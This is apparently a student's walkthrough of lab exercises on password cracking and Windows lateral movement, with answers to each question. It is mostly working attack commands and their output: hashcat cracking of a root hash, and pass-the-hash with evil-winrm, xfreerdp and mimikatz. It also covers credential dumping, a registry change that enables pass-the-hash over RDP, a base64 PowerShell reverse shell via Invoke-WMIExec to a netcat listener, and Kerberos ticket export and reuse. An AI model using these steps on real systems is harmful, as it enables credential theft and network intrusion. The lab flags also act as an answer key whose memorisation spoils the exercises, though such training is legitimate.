will@nix01:~$ cat .backups/shadow.bak | grep root
root:$6$XePuRx/4eO0WuuPS$a0t5vIuIrBDFx1LyxAozOu.cVaww01u.6dSvct8AYVVI6ClJmY8ZZuP
DP7IoXRJhYz4U8.DJUlilUw2EfqhXg.:19032:0:99999:7:::
```

$6 means we are dealing with SHA-512 hash algorithm, whose hashcat code is 1800.

Out of the hash – we need the marked (yellow) part:

```
will@nix01:~$ cat .backups/shadow.bak | grep root
root:$6$XePuRx/4eO0WuuPS$a0t5vIuIrBDFx1LyxAozOu.cVaww01u.6dSvct8AYVVI6ClJmY8ZZuP
DP7IoXRJhYz4U8.DJUlilUw2EfqhXg.:19032:0:99999:7:::
```

Lets put it in a file called 'hash.txt' within the attacking pwnbox.

We will use the command:

```
echo
'$6$XePuRx/4eO0WuuPS$a0t5vIuIrBDFx1LyxAozOu.cVaww01u.6dSvct8
AYVVI6ClJmY8ZZuPDP7IoXRJhYz4U8.DJUlilUw2EfqhXg.' > hash.txt
```

*the quotation marks on the hash are important! *

We will also required the resources folder, containing the password.list and the custom.rule. in the pwnbox we will run:

```
hashcat --force password.list -r custom.rule --stdout | sort
-u > mut_password.list
```

to create the mut_password.list (the same one we made in previous relevant sections)

when both are ready, we may begin the hashcat cracking with the command

```
hashcat -m 1800 hash.txt mut_password.list
```

-m 1800 is for SHA512:

After several seconds we will crack the password:

```
* Runtime...: 0 secs

$6$XePuRx/4eO0WuuPS$a0t5vIuIrBDFx1LyxAozOu.cVaww01u.6dSvct8AYVVI6ClJmY8ZZuPDP7Io
XRJhYz4U8.DJUlilUw2EfqhXg.:J0rd@n5

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$XePuRx/4eO0WuuPS$a0t5vIuIrBDFx1LyxAozOu.cVaww01u...fqhXg.
```

Windows Lateral Movement


Pass the Hash (PtH):

Question: Access the target machine using any Pass-the-Hash tool. Submit the contents of the file located at C:\pth.txt.

Answer: G3t_4CCE$$_V1@_PTH

Method: first, lets nmap scan the target machine to determine whatOS it has, and what services it runs:

```
nmap 10.129.204.23 -sV -p 1-7500
```




a windows machine, with running WinRM service (port 5985) – which is suspectable to pass the hash.

Now, the credentials we are provided with: ‘Administrator: 30B3783CE2ABF1AF70F77D0660CF3453’ – they have the hash of ‘Administrator’s password, and not the password itself.

So lets login to WinRM service using ‘evil-WinRM’ tool, with pass the hash. We will log in with the command:

```
evil-winrm -i <target-IP> -u Administrator -H
30B3783CE2ABF1AF70F77D0660CF3453
```



We are in! lets cat the flag!

```
cat C:\pth.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat C:\pth.txt
G3t_4CCE$$_V1@_PTH
```


Question: Try to connect via RDP using the Administrator hash. What is the name of the registry value that must be set to 0 for PTH over RDP to work? Change the registry key value and connect using the hash with RDP. Submit the name of the registry value name as the answer.

Answer: DisableRestrictedAdmin

Method: from the section guide:

```
c:\tools> reg add HKLM\System\CurrentControlSet\Control\Lsa
/t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```

the above command sets 'DisableRestrictedAdmin' registry value to 0.



*both commands and screen were directly taken from the section guide, regarding the correct registry value that has to be set to 0 in order to enable RDP. *

Question: Connect via RDP and use Mimikatz located in c:\tools to extract the hashes presented in the current session. What is the NTLM/RC4 hash of David's account?


Answer: c39f2beb3d2ec06a62cb887fb391dee0

Method: First lets try to RDP to the target machine **without** setting 'DisableRestrictedAdmin' value to 0, we will use the command:

```
xfreerdp /v:<target-IP> /u:Administrator
/pth:30B3783CE2ABF1AF70F77D0660CF3453 /dynamic-resolution
```

we will get this error message:

Ok lets evil-WinRM to the machine, set the 'DisableRestrictedAdmin' to 0 (with the command from the previous question), and try RDP again:



Now lets try to RDP again (using the same RDP command):

And here we are!

Ok we are told we have mimikatz in ‘C:\tools’

We will open cmd AS ADMINISTRATOR, and run:


```
.\mimikatz.exe
```

And we are on mimikatz CLI

In it, we run the miimikatz commands:

```
privilege::debug
sekurlsa::logonpasswords
```

somewhere within the results we will find David details and his NTLM hash:



Question: Using David's hash, perform a Pass the Hash attack to connect to the shared folder \\DC01\david and read the file david.txt.


Answer: D3V1d_Fl5g_is_Her3

Method: open cmd on 'C:\tools', and run mimikatz command with the hash of David obtained in the last question:

```
.\mimikatz.exe privilege::debug "sekurlsa::pth /user:david
/rc4:c39f2beb3d2ec06a62cb887fb391dee0
/domain:inlanefreight.htb /run:cmd.exe" exit
```

When we run the command, a new cmd terminal will be opened, lets run in the new terminal:

```
dir \\dc01\david
```



There is a file of 'david.txt' – that is our flag.

Lets get it with the command:

```
type \\dc01\david\david.txt
```

Question: Using Julio's hash, perform a Pass the Hash attack to connect to the shared folder \\DC01\julio and read the file julio.txt.

Answer: JuL1()_SH@re_fl@g

Method: we will perform the exact same procedure of the previous question, except: a. we replace 'david' with 'julio'; b. julio hash is provided for us by the section, either way – the procedure will be shown in full:

*Note before we begin: in this answer I used capital letter hash (instead of small letters used in previous question), both formats work. *


open cmd on 'C:\tools', and run mimikatz command with the provided hash of Julio (from the section) with the commands:

```
mimikatz.exe privilege::debug "sekurlsa::pth /user:julio
/rc4:64F12CDDAA88057E06A81B54E73B949B
/domain:inlanefreight.htb /run:cmd.exe" exit
```

*the hash of Julio is already provided for us in the section. *

When we run the command, a new cmd terminal will be opened, lets run:

```
dir \\dc01\julio
```



There is a file of 'julio.txt' – that is our flag.

Lets get it with the command:

```
type \\dc01\julio\julio.txt
```

Question: Using Julio's hash, perform a Pass the Hash attack, launch a PowerShell console and import Invoke-TheHash to create a reverse shell to the machine you are connected via RDP (the target machine, DC01, can only connect to MS01). Use the tool nc.exe located in c:\tools to listen for the reverse shell. Once connected to the DC01, read the flag in C:\julio\flag.txt.

Answer: JuL1()_N3w_fl@g

Method: first let's establish our environment: we have the pwnbox attacking machine, we have the target machine 'MS01':


```
C:\tools>hostname
MS01
```

That we RDP connected to from the pwnbox, it has interface faced to us (the pwnbox), and another one faced to a second network.

And there is 'DC01' machine that is in the same second network with 'MS01', and we can't directly connect with from the pwnbox (as it is 2 different networks)

It is from 'DC01' we obtained the flags in the previous 2 questions.


Now that is established, in the tools folder there is a folder of 'Invoke-TheHash'



We will open 2 powershell terminals, one within that folder – we will call it is terminal 1, and one in 'C:\tools', where – as can it be observed in the screenshot, there is also 'nc.exe' netcat – we will call that terminal 2.


In terminal 2 we will run netcat listener (port 4444), with the command:

```
.\nc.exe -lvnp 4444
```




Now to terminal 1, before we create the reverse shellpayload, we will need the MS01 IP, run

```
ipconfig
```




Now as established above, MS01 has 2 interfaces, we need the interface of the network with the 'DC01', that would be Ethernet1 interface, therefore the attacker IP is '172.16.1.5'.

Time to create the reverse shell payload, we will go to https://www.revshells.com/, and create the payload according those specifications:



The IP is the secondary network attacker IP (MS01 IP), and the port 4444



The reverse shellpayload will be at format of 'PowerShell #3 (Base64)' – Windows OS

Now to the terminal 1 - we will run the command:

```
Import-Module .\Invoke-TheHash.psd1
```

To import the module.


Then we run the command

```
Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -
Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -
Command "powershell -e <base64 payload>"
```

Where the <base64 payload> is the same payload from the screenshot above


We will get on terminal 1 'Command executed' with process ID on DC01.

And on terminal 2:



We got a connection.

Lets confirm our identity (make sure we are indeed 'julio') with the command 'whoami', our hostname (DC01) and then cat the flag ('cat C:\julio\flag.txt'):



Question - Optional: Optional: John is a member of Remote Management Users for MS01. Try to connect to MS01 using john's account hash with impacket. What's the result? What happen if you use evil-winrm?. Mark DONE when finish.

Answer: DONE

Method: going back to the mimikatz credentials obtained on question 3, we can observe john's credentials:

```
Authentication Id : 0 ; 317729 (00000000:0004d921)
Session           : Service from 0
User Name         : john
Domain            : INLANEFREIGHT
Logon Server      : DC01
Logon Time        : 7/23/2024 2:33:09 PM
SID               : S-1-5-21-3325992272-2815718403-617452758-1108
        msv :
         [00000003] Primary
         * Username : john
         * Domain   : INLANEFREIGHT
         * NTLM     : c4b0e1b10c7ce2c4723b4e2407ef81a2
         * SHA1     : 31f8f4dfcb16205363b35055ebe92a75f0a19ce3
         * DPAPI    : 2e54e60846c83d96cf8d9523b5c0df61
        tspkg :
        wdigest :
         * Username : john
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : john
         * Domain   : INLANEFREIGHT.HTB
         * Password : (null)
        ssp :
        credman :
```

*Note – in question 3 I used cmd, in here powershell, it doesn't matters, the command are the same commands. *

His NTLM hash is 'c4b0e1b10c7ce2c4723b4e2407ef81a2'.

Now that we know the hash, lets try the impacket, lets start with 'psexec' used in the section guide. we will run the command:

```
impacket-psexec john@<target-IP> -hashes
:c4b0e1b10c7ce2c4723b4e2407ef81a2
```


```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-utzyfbxyav]─[~]
└──╼ [★]$ impacket-psexec john@10.129.163.99 -hashes :c4b0e1b10c7ce2c4723b4e2407ef81a2
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.129.163.99.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
```

The shares are not writables, access denied.

Lets try another impacket tool – wmiexec:

```
wmiexec.py john@<target-IP> -hashes
:c4b0e1b10c7ce2c4723b4e2407ef81a2
```



Again, no luck.

*other impacket tools suggested by the section's guide similarly didn't work. *

Now, lets try the evil-WinRM, we will use the command

```
evil-winrm -i <target-IP> -u john -H
c4b0e1b10c7ce2c4723b4e2407ef81a2
```

We are in. evil-winRM works.

Pass the Ticket (PtT) from Windows:

Question: Connect to the target machine using RDP and the provided creds. Export all tickets present on the computer. How many users TGT did you collect?

Answer: 3

Method: First, we will RDP login to the target windows machine using the provided Administrator credentials (in this particular case the password is 'AnotherC0mpl3xP4$$' so its very important to add quotation marks in the xfreerdp command).

Lets open powershell in 'C:\tools' where we have mimikatz provided for us.


Lets run it with:

```
.\mimikatz.exe
```

We will be opened to mimikatz CLI, where we will run:

```
privilege::debug
sekurlsa::tickets /export
```

the powershell terminal will be full of all of the tickets data, but more importantly to our objective – on the 'C:\tools' folder itself:



We will have the exported files. Now we need to deduce the amount of user TGT collected.

We will see that the tgt files has in their names the word 'krbtgt' (Kerberos ticket granting ticket). And to those files there are either before the 'krbtgt' part – the hostname itself (MS01) succeeding with '$', separated from the 'krbtgt' part with '@', or the username itself, also separated from the 'krbtgt' with '@'.

What does it means – the part of 'MS01$@krbtgt' is not counted (as it is not user).

But '<user>@krbtgt' is counted.

So on the powershell on 'C:\tools' directory', we run this command:

```
(Get-ChildItem -File | Where-Object { $_.Name -like '*@krbtgt*' -and $_.Name -notmatch '\$@krbtgt' }).Count
```

The command will count all the files with has the occurrences of '@krbtgt', however excluding '$@krbtgt':

```
PS C:\tools> (Get-ChildItem -File | Where-Object { $_.Name -like '*@krbtgt*' -and $_.Name -notmatch '\$@krbtgt' }).Count
3
```

*here is the section guide explanation about the files format regarding user's tgt: 'The tickets that end with $ correspond to the computer account, which needs a ticket to interact with the Active Directory. User tickets have the user's name, followed by an @ that separates the service name and the domain, for example: [randomvalue]-username@service-domain.local.kirbi.'. *

Question: Use john's TGT to perform a Pass the Ticket attack and retrieve the flag from the shared folder \\DC01.inlanefreight.htb\john

Answer: Learn1ng_M0r3_Tr1cks_with_J0hn

Method: from the list of output files obtained in the previous question, the file that is relevant for our objective is '[0;4adfa]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi'.

On mimikatz CLI, we will enter the command:

```
kerberos::ptt [0;4adfa]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi
```

and we will get an ok:

```
mimikatz # kerberos::ptt [0;4adfa]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi

* File: '[0;4adfa]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi': OK
```

Now we should have access to '\\DC01.inlanefreight.htb\john',

Lets confirm with 'ls':

```
ls \\DC01.inlanefreight.htb\john
```

```
PS C:\tools> ls \\DC01.inlanefreight.htb\john

    Directory: \\DC01.inlanefreight.htb\john

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2022   3:54 PM             30 john.txt
```

Here is our flag lets cat it:

```
cat \\DC01.inlanefreight.htb\john\john.txt
```

```
PS C:\tools> cat \\DC01.inlanefreight.htb\john\john.txt
Learn1ng_M0r3_Tr1cks_with_J0hn
```

Question: Use john's TGT to perform a Pass the Ticket attack and connect to the DC01 using PowerShell Remoting. Read the flag from C:\john\john.txt

Answer: P4$$_th3_Tick3T_PSR

Method: proceeding from the end of the last question, we enter to the powershell:

```
Enter-PSSession -ComputerName DC01
```

And now we are connected to DC01

```
PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> _
```

Lets cat the flag:

```
[DC01]: PS C:\Users\john\Documents> cat C:\john\john.txt
P4$$_th3_Tick3T_PSR
```

Question - Optional: Optional: Try to use both tools, Mimikatz and Rubeus, to perform the attacks without relying on each other. Mark DONE when finish.

Answer: DONE

